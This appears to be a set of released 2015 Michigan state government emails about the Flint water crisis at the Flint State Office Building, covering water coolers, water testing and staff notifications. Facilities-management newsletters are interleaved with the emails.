Your choice of two in-depth workshops held at NFMT Orlando. As an NFMT member you pay only \$99 for either workshop. Save \$50 off the regular price of \$149!

Monday, October 26 1:00 - 5:00 pm

### **OSHA Bootcamp: Top 10 OSHA Violations in Facility Management (and how to avoid them)**

This workshop is a must for facility managers who want to be proactive in their safety programs. By attending you'll learn how to quickly and easily become OSHA compliant while protecting your most valuable resource – your employees!




*David A. Casavant,  
Executive Director,  
The Sustainable  
Workplace Alliance*

Monday, October 26 1:00 - 3:00 pm

### **Understanding the New ASHRAE Legionella Standard**

The June 26th release of ANSI/ASHRAE Standard 188-2015 puts the responsibility for Legionella prevention squarely on the shoulders of facility managers. Presenter Matt Freije will clarify what it takes for your facility to comply with ANSI/ASHRAE 188-2015, help you make smart decisions that will lay a solid foundation for your water management plan (WMP)



*Matt Freije  
President, HC Info*

## **Become an NFMT Member for \$99**

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**JOIN TODAY**

Sincerely,  
Amy Brown  
Director of Education, Conferencing and Membership

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*NFMT  
2100 W Florist Ave  
Milwaukee, WI 53209*

---

**From:** Turner, David (DHS)  
**Sent:** Thursday, September 17, 2015 2:16 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** RE: Flint water

Thanks Larry.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, September 17, 2015 9:53 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

Good Morning Dave,

Sorry for the delay. I discussed this issue with Mike Noonan. Mike is currently gathering information from the City of Flint today. We are requesting a document stating the water is within the safe drinking limits at the Flint State Office Facility.

I will then reach out to our Director on the direction DTMB will proceed. You will be the first we contact on this matter.

---

**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 15, 2015 12:33 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FW: Flint water

Good afternoon Larry – Can you advise if DTMB will be installing water coolers again at the Flint State Office Building? The attached article has been raised as a point of concern. I am going to get them again at our Clio Rd. Office.

Thanks, David

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Tuesday, September 15, 2015 11:24 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** Fwd: Flint water

Hi David,

Thoughts for the state office building and Clio road?  
Sandi

Sent from my iPhone

Begin forwarded message:

**From:** "McNiel, Zachary (DHS)" <[McNielZ@michigan.gov](mailto:McNielZ@michigan.gov)>  
**To:** "Mose, Sandi Kay (DHS)" <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>  
**Cc:** ""[smcmullen@uawlocal6000.org](mailto:smcmullen@uawlocal6000.org)"" <[smcmullen@uawlocal6000.org](mailto:smcmullen@uawlocal6000.org)>,



"[njones@uawlocal6000.org](mailto:njones@uawlocal6000.org)" <[njones@uawlocal6000.org](mailto:njones@uawlocal6000.org)>, "Woods, Quandria (DHS)"  
<[WoodsQ@michigan.gov](mailto:WoodsQ@michigan.gov)>, "McEwen, Michael A. (DHS)" <[McEwenM@michigan.gov](mailto:McEwenM@michigan.gov)>

**Subject: Flint water**

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**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 22, 2015 2:28 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** FW: Flint water

fyi

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Monday, September 21, 2015 10:31 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

I just attended a community meeting. Rumor has it that a health advisory due to the high lead levels will be coming out soon.

---

**From:** Turner, David (DHS)  
**Sent:** Thursday, September 17, 2015 2:16 PM  
**To:** Mose, Sandi Kay (DHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>  
**Cc:** Curtis, Patty (DHS) <[CurtisP2@michigan.gov](mailto:CurtisP2@michigan.gov)>; Warner, Kurt (DHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)>  
**Subject:** FW: Flint water

FYI

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, September 17, 2015 9:53 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

Good Morning Dave,

Sorry for the delay. I discussed this issue with Mike Noonan. Mike is currently gathering information from the City of Flint today. We are requesting a document stating the water is within the safe drinking limits at the Flint State Office Facility.

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Hi David,

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Sandi

Sent from my iPhone

Begin forwarded message:

**From:** "McNiel, Zachary (DHS)" <McNielZ@michigan.gov>  
**To:** "Mose, Sandi Kay (DHS)" <MoseS@michigan.gov>  
**Cc:** "smcmullen@uawlocal6000.org" <smcmullen@uawlocal6000.org>, "njones@uawlocal6000.org" <njones@uawlocal6000.org>, "Woods, Quandria (DHS)" <WoodsQ@michigan.gov>, "McEwen, Michael A. (DHS)" <McEwenM@michigan.gov>  
**Subject:** Flint water

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Friday, September 25, 2015 12:58 PM  
**To:** Walts, Brian (DTMB)  
**Cc:** Scates, Larry (DTMB)  
**Subject:** Re: FYI

Ok I will reach out to David Turner and share our information and let him know we will have test results back late next week

Sent from my iPhone

On Sep 25, 2015, at 10:30 AM, Walts, Brian (DTMB) <[WaitsB@michigan.gov](mailto:WaitsB@michigan.gov)> wrote:

Well Flint's water is sure getting beat up in the press! We are picking up the sample bottles today and will return them back to the Flint Lab today, which they send them into the state run lab. We should have the results back around Wed, Thursday day of next week. With all the regulations and oversight on drinking water I wouldn't think we have a problem but always best to check and be sure. I will keep on the issue and update as soon as I receive anything back or any further information.

Thanks,  
Brian

---

**From:** Scates, Larry (DTMB)  
**Sent:** Friday, September 25, 2015 9:55 AM  
**To:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Walts, Brian (DTMB) <[WaitsB@michigan.gov](mailto:WaitsB@michigan.gov)>  
**Subject:** FW: FYI

FYI

---

**From:** Droste, Kerri (DTMB)  
**Sent:** Friday, September 25, 2015 9:05 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FYI

<http://www.detroitnews.com/story/news/local/michigan/2015/09/24/flint-plans-advisory-curbing-exposure-lead/72725736/>


This article was in Gongwer today.

***Kerri Droste***

DTMB, Facilities and Business Services Administration  
[drostek@michigan.gov](mailto:drostek@michigan.gov)  
(517) 284-7953  
<image001.png>  
Help. Connect. Solve.

**From:** Amy Brown <notices@nfmt.com>  
**Sent:** Tuesday, September 29, 2015 11:50 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Your NFMT @ Work Newsletter

[View Online](#)



Vol. 1 Issue 3

The maintenance team is a crucial component of the Facilities Management organization and one that is often overlooked. Learn from our experts on ways to make your maintenance department operate more efficiently and effectively. As always only NFMT Members get access to over a library of over 100+ full session videos but you can always participate live at our upcoming event NFMT Orlando <http://www.nfmt.com/orlando/>, October 27-28.

## NFMT Training Videos


### Implementing Self-Directed Maintenance Teams



*C. Paul Oberg, President and Chief Executive Officer, EPAC Software Technologies, Inc.*

Implementing a self-directed workforce may lead to improvements of supervisory focus, customer service and labor productivity. This session will focus on the necessary steps to take in order to define and implement self-directed maintenance technicians and teams.

**VIEW NOW**



### Upcoming NFMT Member Events:

Live Event  
NFMT Orlando  
FM Conference & Expo  
October 27-28  
Orlando, FL  
[www.nfmt.com/orlando](http://www.nfmt.com/orlando)

### Optimizing Preventive Maintenance



*Kate Kerrigan, Reliability Engineer, Allied Reliability*

Preventive maintenance programs are often the base of every organization's reliability plans. However, too often they become the repository of desperate measures to placate the organization and half formed root cause analyses. A proactive PM program must be under systemic evaluation to continue to give the results organizations demand. Learn how to evaluate your current PMs to ensure that they are producing proactive, valuable results. In addition, discover a systemic evaluation method that you can begin using today to keep your program fresh and in tune with your organization's changing needs and expectations.

**VIEW NOW**

## Workshops —


### NFMT Members Save \$50 on Workshop Fees

Your choice of two in-depth workshops held at NFMT Orlando. As an NFMT member you pay only \$99 for either workshop. Save \$50 off the regular price of \$149!

Monday, October 26 1:00 - 5:00 pm

#### **OSHA Bootcamp: Top 10 OSHA Violations in Facility Management (and how to avoid them)**

This workshop is a must for facility managers who want to be proactive in their safety programs. By attending you'll learn how to quickly and easily become OSHA compliant while protecting your most valuable resource – your employees!



*David A. Casavant,  
Executive Director,  
The Sustainable  
Workplace Alliance*

Monday, October 26 1:00 - 3:00 pm

#### **Understanding the New ASHRAE Legionella Standard**

The June 26th release of ANSI/ASHRAE Standard 188-2015 puts the responsibility for Legionella prevention squarely on the shoulders of facility managers. Presenter Matt Freije will clarify what it takes for your facility to comply with ANSI/ASHRAE 188-2015, help you make smart decisions that will lay a solid foundation for your water management plan (WMP)



*Matt Freije  
President, HC Info*

**Become an NFMT Member for \$99**

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- be invited to participate in informative member-only Webcasts throughout the year
- save \$50 on NFMT Workshop

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**JOIN TODAY**

Cordially,  
Amy Brown  
Director of Education, Conferencing and Membership

---

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*NFMT  
2100 W. Florist Ave  
Milwaukee, WI 53208*

---

**From:** Droste, Kerri (DTMB)  
**Sent:** Friday, October 02, 2015 9:25 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** RE: Facility Notification: Flint State Office Building

Thank you very much Larry for keeping me posted.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Friday, October 02, 2015 9:24 AM  
**To:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** FW: Facility Notification: Flint State Office Building

Good Morning Kerri,

Just an FYI. We are placing the water coolers on each occupied floor today.

---

**From:** DTMB Facilities [<mailto:dtmb@govsubscriptions.michigan.gov>]  
**Sent:** Thursday, October 01, 2015 12:02 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** Facility Notification: Flint State Office Building



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Facility Notification

## Flint Alternate Water Resource

---

### Date/Time:

Monday, October 5, 2015 at 6:00 a.m. until further notice

### Details:

Beginning Monday, October 5, 2015, water coolers will be available in common areas on floors 1-6 of the Flint State Office Building. Although the drinking water has been




tested and falls within all DEQ and EPA regulation standards, alternate water sources will be offered to accommodate all tenants due to recent concerns regarding the water supply. Water testing will continue and the alternate water source will be available until all quality concerns are addressed.

Thank you for your cooperation.

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227

	<p>According to the Clean Air Council, the average American throws away enough paper each year to build a 12-foot wall from Los Angeles to New York City. Consider going paperless by saving documents and manuals on a common server instead of handing them out in hard-copy form. If you must print a multi-page document, be sure to use the double-sided printing feature.</p>
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This email was sent to [scatesl@michigan.gov](mailto:scatesl@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 517-373-1004

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
**From:** Scates, Larry (DTMB)  
**Sent:** Tuesday, October 06, 2015 9:26 AM  
**To:** Scates, Larry (DTMB);Scates, Kimberly (MCSC);LaTia Scates (laryce25@yahoo.com)  
**Subject:** Water Filters FSOB

Hi Latia,

Information on the Flint drinking water.

<http://www.detroitnews.com/story/news/politics/2015/10/05/state-flint-water-filter-giveaway/73411770/>

Larry Scates  
Building Operations Manager  
Secondary Complex/Outstates  
Phone (517) 284-7957



Help. Connect. Solve.

---

**From:** Lawler, Bernard (DHHS)  
**Sent:** Wednesday, October 07, 2015 2:14 PM  
**To:** Walts, Brian (DTMB); Noonan, Michael (DTMB)  
**Cc:** Milks, Michael (DHHS); Mose, Sandi Kay (DHHS); Starling, Demetrius (DHHS); Fountain, Tracey (DHHS); LeFear, Kimberlee (DHHS); Thompson-Seales, Yvonne M. (DHHS); Wright, Edward (DTMB); Scates, Larry (DTMB)  
**Subject:** RE: Water Purifiers

When I mentioned it to some staff they thought it was a good idea and sounds like they would use it especially since the water coolers are not back in our secured areas and only placed in the common areas.

Bernard Lawler, MPA, BS  
Children Services Section Manager  
Michigan Department of Human Services  
125 East Union St. Flint, MI 48502  
Phone: (810) 760-7336  
[lawlerb@michigan.gov](mailto:lawlerb@michigan.gov)

---

**From:** Walts, Brian (DTMB)  
**Sent:** Wednesday, October 07, 2015 1:17 PM  
**To:** Lawler, Bernard (DHHS); Noonan, Michael (DTMB)  
**Cc:** Milks, Michael (DHHS); Mose, Sandi Kay (DHHS); Starling, Demetrius (DHHS); Fountain, Tracey (DHHS); LeFear, Kimberlee (DHHS); Thompson-Seales, Yvonne M. (DHHS); Wright, Edward (DTMB); Scates, Larry (DTMB)  
**Subject:** RE: Water Purifiers

Hi Bernard and Team,

We will definitely consider the installation. I would like to investigate a little more on the type and approxinant flow capacity of the unit to be installed. These type of filters tend to accumulate impurities as they are designed to do but without proper maintenance can create other bacteria and microorganisms that are just as or more harmful then what your trying to filter. They are a good product for what they do but are not a devices that can be installed and forgotten. I will be at the Flint Facility tomorrow and will grab a unit to inspect. Maybe if the rep is still on site I can meet with them as well. Do you think staff would utilize the faucet water if a unit was installed? Any extra information would be helpful as a decision is made.

Thank you,  
Brian

---

**From:** Lawler, Bernard (DHHS)  
**Sent:** Wednesday, October 07, 2015 9:26 AM  
**To:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Cc:** Milks, Michael (DHHS) <[MilksM@michigan.gov](mailto:MilksM@michigan.gov)>; Mose, Sandi Kay (DHHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>; Starling, Demetrius (DHHS) <[StarlingD@michigan.gov](mailto:StarlingD@michigan.gov)>; Fountain, Tracey (DHHS) <[FountainT@michigan.gov](mailto:FountainT@michigan.gov)>; LeFear, Kimberlee (DHHS) <[LeFearK@michigan.gov](mailto:LeFearK@michigan.gov)>; Thompson-Seales, Yvonne M. (DHHS) <[Thompson-SealesY@michigan.gov](mailto:Thompson-SealesY@michigan.gov)>  
**Subject:** Water Purifiers

Mike/Brian

We are requesting that you consider putting water purifiers in each of our breakroom faucets. Please let us know if this will be possible.

Thank you for the consideration

Bernard Lawler, MPA, BS  
Children Services Section Manager  
Michigan Department of Human Services  
125 East Union St. Flint, MI 48502  
Phone: (810) 760-7336  
[lawlerb@michigan.gov](mailto:lawlerb@michigan.gov)

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, October 08, 2015 4:08 PM  
**To:** Scates, Larry (DTMB); Martin, Ric (DTMB)  
**Cc:** Noonan, Michael (DTMB)  
**Subject:** RE: Crucial Conversations

Did you see Flint will be tied back to the Detroit water system in the next 2 weeks? Still lots of water sampling to do for planning purposes but at least the city will be back to the same system they were before the change to the Flint River. The plan is to still tie into the new water supply after completion of the main line in the summer 2016. The report did say customers of the city water should have received notice of the higher lead samples in August 2015 for posting but we didn't receive the notice like we did back in January for the other reporting violation. It sounds like the city has a plan I will keep you posted as it goes forward.

Brian

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, October 08, 2015 3:50 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>; Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Crucial Conversations

Thanks Brian,

We were just talking about how good you did on short notice.

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, October 08, 2015 3:47 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Crucial Conversations

Yes I did. August 18<sup>th</sup> and 19<sup>th</sup>. You couldn't tell from my calm professional speaking yesterday LOL!! I have attached certificate of completion and copied Ric as well.

Thanks,  
Brian

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
**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, October 08, 2015 3:42 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** Crucial Conversations

Brian –

Just checking to see if you completed the Crucial Conversations class?

Larry Scates



Building Operations Manager  
Secondary Complex/Outstates  
Phone (517) 284-7957





Help. Connect. Solve.

---

**From:** Eileen McMorrow <eileen@mcmorrowreport.ccsend.com> on behalf of Eileen McMorrow <eileen.mcmorrow@mcmorrowreports.com>  
**Sent:** Wednesday, October 14, 2015 11:07 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Working alone; Ware Malcomb; cybersecurity; Kentucky CC; mobility tools report



October 14, 2015



## 'Think like your adversary,' say cybersecurity experts

Experts from industry, government, and academia recently gathered at NYIT's annual cybersecurity conference sounded an alarm. "Think like your adversaries," warned Gregory Conti, Ph.D., director, Army Cyber Institute,

U.S. Military Academy. Salvatore Stolfo, Ph.D., professor of Computer Sciences at Columbia, escalated that by urging attendees, "Be the adversary!"

"Protect what is most important to your organization; that's what is most valuable to your adversaries," said Allison Wikoff, intelligence analyst for Dell SecureWorks, who also noted that BYOD now stands for Bring Your Own Disaster.

[Read more . . .](#)

## Mobility enabling drives adoption of business collaboration tools

Evolve IP, The Cloud Services Company™, has announced the results of its [2015 Business Communications and Collaboration Tools Survey](#).

With 1,024 participants, the groundbreaking research revealed new insights into why businesses are adopting business communications tools, how often they replace their systems, along with some stark differences in satisfaction between those with cloud communications systems and those using legacy, premise-based PBX systems.

One significant finding from the research showed that mobility enablement is now the most prominent feature wanted in a new communications system and, when comparing user satisfaction for mobility enablement, organizations with cloud systems were markedly more satisfied. 61.5 percent of cloud users were 'very satisfied' or satisfied with their mobility capabilities compared to just 44 percent of premise users. Working hand-in-hand with mobility for many companies is

## Why do 80% of employees want to work alone?

In order to explore bullying and wellness in the workplace and to create methods to assess psychological health and eliminate the unnecessary stress factors, the nonprofit Faas Foundation launched the initiative to Create Psychologically Healthy Workplaces. It has begun work by supporting projects with Mental Health America (MHA), Canada's Centre for Addiction and Mental Health Foundation (CAMH) and the Yale Center for Emotional Intelligence.

MHA has developed a workplace bullying and psychological wellness survey that in the first three months has generated almost 2,000 completed responses. The survey has revealed stunning preliminary results. Among those who scored as being in unhealthy:

- Eighty-three percent reported that their company is overly focused on trivial activities.
- Because of unhelpful or hostile work environments, 80 percent report that they tend to work alone.
- Despite the difficulties they face, 41 percent of people in unhealthy work environments report that rarely or never miss work due to work related stress.

[Read more . . .](#)

## Oct. 28-29: NeoCon East grooves to Philadelphia

[NeoCon East](#) will be the go-to destination for the commercial interiors industry on the East Coast. In addition to offering ready-to-spec products across the vertical sectors, as well as networking opportunities and events, the show will be a vibrant hub for industry education. A&D professionals, including interior designers, architects, lighting and healthcare designers, can select from over 25 CEU- accredited programs and 12 educational tracks including a specifically designed GSA seminar series free to all attendees.

The McMorrow Reports for FM will again host [The 15 Minute Match @ NeoCon East-](#)



BYOD (Bring Your Own Device), and 5 in 10 cloud users were 'very satisfied' or satisfied with their systems BYOD enablement vs. 28.5 percent of premise.

[Read more . . .](#)



The construction estimating information in the [Facilities Managers Costbook 2016](#), is divided into two main sections: Costbook Pages and Man-Hour Tables. Each section is organized according to the 16 division format. In addition there are extensive Supporting References.

Sample pages with graphic explanations are included before the Costbook pages to help with construction estimating.

Facilities Managers can quickly and easily estimate the cost of renovations, repairs and new construction for all types of facilities and commercial buildings. The BNI Facilities Managers Costbook 2016 is the first place to turn, whether you're preparing a preliminary estimate, evaluating a contractor's bid, or submitting a formal budget proposal.

There is no charge to preview the [Facilities Manager's Costbook](#) for 30 days.

### [The Corporate Facilities Management Report](#)

### [Conferences](#)

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by appointment. We are inviting facilities professionals and commercial interior designers to an exclusive opportunity on the exhibit floor to be matched with industry product manufacturers and service providers in small groups for 15 Minutes at NeoCon East.

Conference highlights include:

DESIGNING INTERIORS FOR RESILIENCY

SETTING FREE THE BUMP FACTOR: CO-WORKING BEYOND THE OFFICE

REDEFINING ACOUSTICAL PRIVACY: A GAME OF JENGA

HOW A MAJOR RE-BRANDING EFFORT DROVE A PARADIGM SHIFT IN

LAW FIRM DESIGN: THE NIXON PEABODY LLP OFFICES IN WASHINGTON

[. . . among others featured here.](#)



## Kentucky International Convention Center gets redesign

Officials unveiled the HOK and EOP Architects' design for the renovation and expansion of the Kentucky International Convention Center in Louisville. Kentucky Gov. Steve Beshear and Louisville Mayor Greg Fischer joined convention center officials in unveiling the latest design images.

The expansion of the convention center will increase contiguous exhibit space by more than one-third, from 146,000 square feet to more than 200,000 square feet, and will add a 40,000-sq. ft. ballroom, all within the existing footprint. The project also includes a renovation of the meeting rooms.

"The improvements for the Kentucky International Convention Center are very important to downtown Louisville and the many businesses that depend upon conventions in this city," said Beshear. "This work will result in an annual economic impact of more than \$50 million and will help retain current business and attract new conventions to Kentucky."

[Read more . . .](#)

October 27-28:

An array of free sessions



"The facilities management industry plays an important role in the economically vital and growing Southeast region of the United States,"

## Products

## Contact Us

### **DIMENSION New York provides corporate design**

Partners Maria Lee, Adrienne D'Agata and Kate Lindenberg, recently launched a new, privately held international design firm, DIMENSION New York, based in Manhattan. The new firm will maintain a diverse focus on residential, corporate and hospitality projects. "DIMENSION NY delivers a unique range of design services that respond to the growing need for timeless solutions with a simple, refined impact," add the partners. "This is as true in the corporate realm as it is in the residential and hospitality markets."

The partners note the transition to an independent practice has provided new creative opportunities as well as the flexibility to craft a practice with efficient and experienced staff and a real sensitivity to client expectations. The firm believes that great design is best approached through a multi-faceted perspective, with careful consideration in utilizing architecture, materials, lighting, graphic design, art and furniture.

[Read more . . .](#)

says Todd Kotlarek, Group Director, Facilities Market for Trade Press Media Group. "NFMT Orlando offers executives from the region's most significant companies and organizations an opportunity to learn about the latest FM strategies, solutions and best practices in an exciting environment."

Registration is open and FREE for the [National Facilities Management & Technology \(NFMT\) Conference and Exposition](#) in Orlando, Florida, October 27-28 at the Orange County Convention Center. More than 1,500 building owners, facilities leaders, property managers, and other key decision-makers from across the country are expected to attend.

Here are some of McMorrow Reports' favorite picks out of the 60-plus education sessions being offered:

Monday 1:00 PM - 5:00 PM

[PC1 OSHA Bootcamp: Top 10 OSHA Violations in Facility Management \(and how to avoid them\)\\*](#)

1:00 PM - 3:00 PM

[PC2 Understanding the New ASHRAE Legionella Standard](#)

Tuesday 8:00 AM - 8:50 AM

[T1.GS What Would FMs Do: How Facility Managers Navigate Sticky Situations](#)

9:00 AM - 9:50 AM

[T2.2 A Big Data to Benchmarking: Enjoy the Journey!](#)

or

[T2.30B Help! I'm being audited by OSHA](#)

10:00 AM - 10:50 AM

[T3.2A How Do I Measure Up: Establishing a Culture of Metrics in Outsourced Services](#)

or

[T3.2B An Introduction to OLEDs: The Other Solid-State Lighting Technology](#)

[Read more here . . .](#)



### **Ware Malcomb constructs offices for United Mechanical, Inc.**

Construction is complete on the new offices of United Mechanical, Inc. located at 815 Atlantic Avenue, Suite #105 in Alameda, Calif. Ware Malcomb provided interior design services for the project. United Mechanical, which provides engineering and construction services in the

areas of HVAC and plumbing, along with HVAC service, acted as its own General Contractor.

United Mechanical's new offices are comprised of approximately 12,000 sq.ft. of open office space and 3,000 sq.ft. of warehouse space. The company wanted a "cool and hip" creative office environment for their younger staff to feel comfortable, productive and inspired. The design was infused with energy through the use of vibrant colors, and featured employee-friendly design elements including open break rooms and a gaming area. The office complies with Cal Green and T24 standards, including all new LED lighting and metered outlets throughout.

[Read more . . .](#)

### Yahoo expands data center in Quincy, Washington

Yahoo! Inc. says the company is expanding its data center in Quincy, Wash. It will add about 300,000 square

feet, effectively doubling the size of the facility. The center will house thousands of new servers and create additional jobs. The Quincy data center, a key component of Yahoo's data center architecture, first opened in 2007 and serves hundreds of millions of users around the world.



[Read more . . .](#)

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McMorrowReports.com | 572 Valley Rd. | Suite 43008 | Upper Montclair | NJ | 07043

---

**From:** DTMB Facilities <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Thursday, October 15, 2015 4:37 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Facility Notification: Flint State Office Building



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Facility Notification

# Flint Water Quality

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## Details:

DTMB commissioned testing of the water in the Flint State Office Building and the results show our water poses no health threats. Although the water is safe to drink, we will continue to provide water coolers in common areas on floors 1-6 of the Flint State Office Building until we are connected to the Detroit water system.

If you have any questions, please contact the Flint Building Trades Supervisor, Brian Walts, at [WaltsB@michigan.gov](mailto:WaltsB@michigan.gov) or 810-760-2044.

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227



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DTMS Energy, Inc.

According to the Clean Air Council, the average American throws away enough paper each year to build a 12-foot wall from Los Angeles to New York City. Consider going paperless by saving documents and manuals on a common server instead of handing them out in hard-copy form. If you must print a multi-page document, be sure to use the double-sided printing feature.

---

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---

**From:** Paasch, Keith (DTMB)  
**Sent:** Friday, October 16, 2015 8:46 AM  
**To:** Martin, Ric (DTMB); Noonan, Michael (DTMB)  
**Cc:** Droste, Kerri (DTMB); Scates, Larry (DTMB)  
**Subject:** RE: FN: Flint Water Quality

Yes!

---

**From:** Martin, Ric (DTMB)  
**Sent:** Friday, October 16, 2015 8:20 AM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB)  
**Subject:** RE: FN: Flint Water Quality

Interesting. Are you still good with us continuing to provide the coolers until we connect with Detroit?

Ric

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, October 15, 2015 5:23 PM  
**To:** Martin, Ric (DTMB)  
**Cc:** Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB)  
**Subject:** Re: FN: Flint Water Quality

The local news just did a story on the Genesee County Jail that they test the water in the waters fine so they are no longer providing water to the inmates

Sent from my iPhone

On Oct 15, 2015, at 3:49 PM, Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)> wrote:

Mike and Keith – how does this look? (Mike – Keith did not want too many numbers/details) **Keith already reviewed and approved.**

Kerri – please proof

CSC – please sent to Flint employees



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Picture Notification

# Flint Water Quality

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## Details:


DTMB commissioned testing of the water in the Flint State Office Building and the results show our water poses no health threats. Although the water is safe to drink, we will continue to provide water coolers in common areas on floors 1-6 of the Flint State Office Building until we are connected to the Detroit water system.

If you have any questions, please contact the Flint Building Trades Supervisor, Brian Walts, at [WaltsB@michigan.gov](mailto:WaltsB@michigan.gov) or 810-760-2044.

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227

Brian Walts, East Zone Building Trades Supervisor, [WaltsB@michigan.gov](mailto:WaltsB@michigan.gov) or 810-760-2044

	<p>According to the Clean Air Council, the average American throws away enough paper each year to build a 12-foot wall from Los Angeles to New York City. Consider going paperless by saving documents and manuals on a common server instead of handing them out in hard-copy form. If you must print a multi-page document, be sure to use the double-sided printing feature.</p>
---	---

## Ric Martin

Communications and Organizational Specialist  
FBSA – Building Operations Division  
Dept of Technology, Management & Budget  
517-284-7959 office

Message

**From:** Turnquist, Michael (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=DEA0A72ACD8A4BD481C1DE291286AC0B-TURNQUIST M]  
**Sent:** 10/27/2015 6:16:51 PM  
